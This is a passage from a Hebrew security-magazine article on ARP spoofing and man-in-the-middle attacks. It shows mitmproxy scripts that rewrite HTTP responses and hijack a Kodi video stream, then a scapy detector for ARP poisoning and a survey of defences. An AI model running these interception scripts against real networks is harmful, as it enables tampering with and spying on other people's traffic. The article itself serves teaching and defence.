7%90%D7%91%D7%98%D7%97%D7%AA%20D7%9E%D7%99%D7%93%D7%A2%20D7%95%D7%98%D7
%9B%D7%A0%D7%95%D7%9C%D7%95%D7%92%D7%99%D7%94%2C%20D7%91%D7%9C%D7%95%D7%
92%20D7%90%D7%91%D7%98%D7%97%D7%AA%20D7%9E%D7%99%D7%93%D7%A2.utmhid=13
88455828&utm=-&utmp=%2F&utmht=1453564887191&utmact=UA-11875325-1&utmcc=__
utma%3D204771205.1953745771.1453564833.1453564833.1453564833.1%3B%2B__utm
z%3D204771205.1453564833.1.1.utmcsr%3D(direct)%7Cutmccn%3D(direct)%7Cutmc
[1/7] [showhost] ? :help [*:8080]
```

נא להכיר: האיש שבאמצע

www.DigitalWhisper.co.il



ל-Mitmproxy יש API מדהים שמאפשר לערוך חבילות בזמן אמת (גם כאלה שנשמרו בקובץ), ה-API מבוסס אירועים זאת אומרת סקריפט שמבצע סדרה של פעולות ברגע שאירוע התרחש. אחד הדוגמאות הבסיסיות⁴ הוא הוספת כותרת לכל תשובת HTTP שמתקבלת:

```
def response(context, flow):  
    flow.response.headers["newheader"] = "foo"
```

כדי להפעיל את הסקריפט באמצעות mitmproxy:

```
mitmproxy -s add_header.py
```


אנחנו יכולים לשנות גם את התוכן שקיבלנו מבקשת HTTP:

```
from libmproxy.protocol.http import decoded  
  
def response(context, flow):  
    with decoded(flow.response): # automatically decode gzipped responses.  
        flow.response.content = "<h1>Own3d By R4z</h1>"
```

נשמור ונריץ:

```
mitmproxy -s spoof_resposne.py
```

ובמידה נגלוש, נקבל:



⁴ <https://github.com/mitmproxy/mitmproxy/tree/master/examples>


Taking over Kodi

קודי (XBMC לשעבר) הינה תוכנה חנימית וקוד פתוח עטורת פרסים. תוכנה זו הינה נגן מדיה ומרכז בידור שניתן להתקין על כל מערכת הפעלה: לינוקס, iOS, Windows, OSX ועוד, המציעה ממשק פשוט לשימוש על-גבי כל טלויזיה.

קודי מאפשרת למשתמשים לנגן ולהציג את רוב קבצי המדיה הדיגיטלית הקיימים בשוק, קטעי וידאו, מוסיקה, פודקאסטים, וקבצי מדיה נוספים מאמצעי אחסון, רשת מקומית והאינטרנט. קהילת קודי קיימת כבר למעלה מ-12 שנים עם מיליוני משתמשים מסביב ועם יותר מ-100,000 משתמשים בארץ.⁵

Kodi מספק טלוויזיה באמצעות האינטרנט, האינטרנט מעביר אל Kodi את מה שאנחנו נראה בטלוויזיה. זוכרים שאנחנו יכולים לשלוט בנתונים שעוברים ברשת? אם אנחנו יכולים לשלוט על הנתונים שעוברים ברשת, אנחנו יכולים לשלוט על הנתונים ש-Kodi מקבל ומשדר וזה אומר שאנחנו יכולים להשתלט על השידור! 😊

נתקיף שוב אך הפעם המטרה שלנו היא Kodi, אני אפתח Wireshark כדי להסניף את התעבורה, נתפעל את Kodi (פתחתי ערוץ 10) ונבדוק מה קורה ברשת.



⁵ <http://kodiisrael.net/kodi.php>



אנחנו יכולים לראות שאנחנו מקבלים את הסרטון על ידי בקשת GET לקובץ ts (MPEG) בדרך כלל, נעשה שימוש בפורמט MPEG לשידור חי. נזהה בקשה לקובץ TS ולהחזיר אחד משלנו, אם אנחנו רוצים להפנות לשידור חי נייעד את הבקשה לכתובת המתאימה, עם זאת אני אתמקד בלהחזיר קובץ TS שאנחנו נבחר.

```
from libmproxy.protocol.http import HTTPResponse
from netlib.odict import ODictCaseless
from re import search

def request(context, flow):
    if search("[w,s-]+\ts", flow.request.url):          # האם הבקשה היא לקובץ המתאים?
        with open("vid.ts", "rb") as handle:
            vid = handle.read()
        resp = HTTPResponse(                             # יצירת תגובה משלנו
            [1, 1], 200, "OK",
            ODictCaseless([["Content-Type", "video/MP2T"]]),
            vid)
        flow.reply(resp)
```

והשתלטנו על השידור בהצלחה ;)

זיהוי ומיגור המתקפה

בתי קפה, מלונות, ספריות ואונברסיטאות הם המקום המושלם לגלוש באינטרנט, אך לרוע המזל הם גם המקום המושלם לגנוב נתונים רגישים. MITM מזכיר לי את המשחק "אחד באמצע" 2 אנשים מתמסרים בכדור והשלישי מנסה לחטוף אותו וזה מה שקורה בפועל, ההבדלים המעטים הם שהם לא משחקים בפארק, אלא במחשבים ובמקום כדור, הם מתמסרים במידע רגיש והאדם השלישי מנסה לחטוף את המידע הזה.

מקומות כאלה ידועים כמגרש המשחקים של ההאקרים, התוקף שולט במידע שעובר ברשת ורואה את כל מה שעובר בין הקורבן לנתב (סיסמאות, כרטיסי אשראי או כל מידע רגיש אחר). תנסו לדמיין מה התוקף יכול לעשות עם המידע הזה, הפונטנציאל של המתקפה הוא עצום, עם זאת, כמו כל מתקפה, ישנם דרכים להמנע ממנה.

צוואר הבקבוק בפרוטוקול ARP הוא חוסר האימות, מכשיר המקבל כל תשובת ARP יוסיף את הפרטים המוטמנים בה אל המטמון בצורה עיוורת למרות שלא התבצעה בדיקה האם החבילה הגיעה ממקור אמין או לא. החולשה נובעת מחוסר מנגנון האימות וזיוף חבילות ARP.

אפשר להשען על כך שבמידה וקיימים 2 כתובות לוגיות וכתובת פיזית אחת ברשת אז מרעילים ARP ברשת שלנו, אנחנו יכולים לבדוק באמצעות ההוראה "arp -a":

```

Administrator: שורת הפקודה
C:\windows\system32>arp -a

Interface: 10.0.0.4 --- 0x6
Internet Address      Physical Address      Type
10.0.0.5              c0-18-85-             dynamic
10.0.0.138            c0-18-85-             dynamic
224.0.0.22            01-00-5e-00-00-16    static
224.0.1.60            01-00-5e-00-01-3c    static

C:\windows\system32>
  
```

כתיבת סקריפט שיזהה אם מנסים להרעיל את הרשת שלנו בזמן ריצה תהיה פשוטה, נסניף חבילות ARP (נכניס כל חבילת תשובה לרשימה). נבדוק מול הרשימה אם עברה חבילה שמכילה את אותה כתובת לוגית אך כתובת פיזית שונה ברשת - אם כן מתבצע arp spoofing!

```

from scapy.all import *
cache = {}
def replay(packet):
    if packet[ARP].op == 2:
        source_ip = packet[ARP].psrc # כתובת המקור
        source_mac = packet[ARP].hwsrc # הכתובת הפיזית של המקור
        if source_ip in cache and cache[source_ip] != source_mac:
            # נבדוק אם הכתובת הלוגית
            # קיימת במטמון והכתובת
            # הפיזית שונה אז אנחנו תחת
            # מתקפה!
            packet.show()
        else:
            cache[source_ip] = source_mac # נשמור את החבילה במטמון
sniff(prn=replay, filter="arp")
  
```

במשך השנים, התפתחו טכניקות לזיהוי זיוף חבילות ARP ברשת:

- S-Arp - פרוטוקול זה הוצע כתחליף לפרוטוקול ARP. הפרוטוקול הוא אכן הפתרון למניעת זיוף חבילות ARP מכיוון שהוא מכיל מנגנון אימות חבילות ARP באמצעות [חתימה דיגיטלית](#), עם זאת, השימוש בו דורש שינוי Protocol Stack בכל המכשירים ברשת.
- מטמון סטטי - הוספת כתובות סטטיות למטמון שלנו ובכך נמנע שינויים במטמון הנובעים מהתערבות גורמים חיצוניים, עם זאת, במערכות מסוימות חבילות GARP דורסות רשומות סטטיות.
- תיקונים מבוססי מערכת הפעלה - ישנם הגנות המובססות על מערכת ההפעלה כמו [Anticap](#) ו-Antidote. Anticap מתעלמת מתשובת ARP שבה כתובת ה-mac שונה מהכתובת שקיימת במטמון. Antidote מקבל תשובת ARP ומאמת אם כתובת ה-mac קיימת במטמון, אם קיימת מתבצעת בדיקה



אם הכתובת הפיזית מחוברת, במידה וכן Antidote דוחה את החבילה ומוסיף את הכתובת הפיזית לרשימה השחורה. בעקבות זאת נוצר מרוץ בין התוקף לקורבן - איזו חבילה לדעתכם המארח יקבל קודם?

- זיהוי פאסיבי - נאזין לחבילות ה-arp העוברות ברשת ונבנה מסד למיפוי כתובות לוגיות לפיזיות. אם נבחין בשינוי ברשומות נסיק שמתבצעת מתקפה על הרשת, אחד הכלים שעושים את זה הוא [.ARPWATCH](#)
- Dynamic ARP Inspection - בניית המטמון באמצעות DHCP Snooping (האזנה לחבילות DHCP) וכך נוכל ליצור טבלת מיפוי מכתובות לוגיות לפיזיות שתהווה white list לסינון חבילות ARP.

סיכום

במאמר זה למדנו על קצה המזלג כיצד עובד הפרוטוקול ARP, מה מטרתו וכיצד הוא בא לידי ביטוי בעת הקמת התקשורת בין רכיבי הרשת ב-LAN. למדנו על חולשתו וכיצד ניתן לנצלה לטובת ביצוע מתקפת MITM. בנוסף כתבנו כלי שתפקידו לממש מתקפה זו וראינו כיצד היא מתבצעת בזמן אמת. ובסוף - סקרנו מספר טכניקות שונות שמטרתן הינה להגן או להתריע מפני תקיפות אלו.

אני מעוניין להודות לאפיק קסטיאל על עזרתו המועילה למאמר זה.


R4z בן 17 עוסק בזמנו הפנוי מתעסק באבטחת מידע לכל שאלה או יעוץ ניתן לפנות אליו בשרת ה-IRC של NIX בערוץ #Security או באימייל, בכתובת:

razielb7@gmail.com

קישורים לקריאה נוספת

- http://www.windowsecurity.com/articles-tutorials/authentication_and_encryption/Understanding-Man-in-the-Middle-Attacks-ARP-Part1.html
- http://www.cisco.com/c/en/us/products/collateral/switches/catalyst-6500-series-switches/white_paper_c11_603839.html
- <http://www.arppoisoning.com/demonstrating-an-arp-poisoning-attack/>
- <http://danmcinerney.org/arp-poisoning-with-python-2/>
- <http://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst6500/ios/12-2SX/configuration/guide/book/snoodhcp.html>

נא להכיר: האיש שבאמצע
www.DigitalWhisper.co.il



- <http://www.vivekramachandran.com/docs/arp-spoofing.pdf>
- <http://www.admin-magazine.com/Articles/Arp-Cache-Poisoning-and-Packet-Sniffing>
- <https://theitgeekchronicles.files.wordpress.com/2012/05/scapyguide1.pdf>
- <http://null-byte.wonderhowto.com/how-to/hack-like-pro-conduct-simple-man-middle-attack-0147291/>
- <https://blog.heckel.xyz/2013/07/01/how-to-use-mitmproxy-to-read-and-modify-https-traffic-of-your-phone/>
- https://www.owasp.org/index.php/Man-in-the-middle_attack
- <https://www.blackhat.com/presentations/bh-europe-03/bh-europe-03-valleri.pdf>
- <http://www.slideshare.net/cognizant/how-to-identify-and-mitigate-man-in-the-middle-mitm-attacks>
- <http://pen-testing.sans.org/resources/papers/gcih/real-world-arp-spoofing-105411>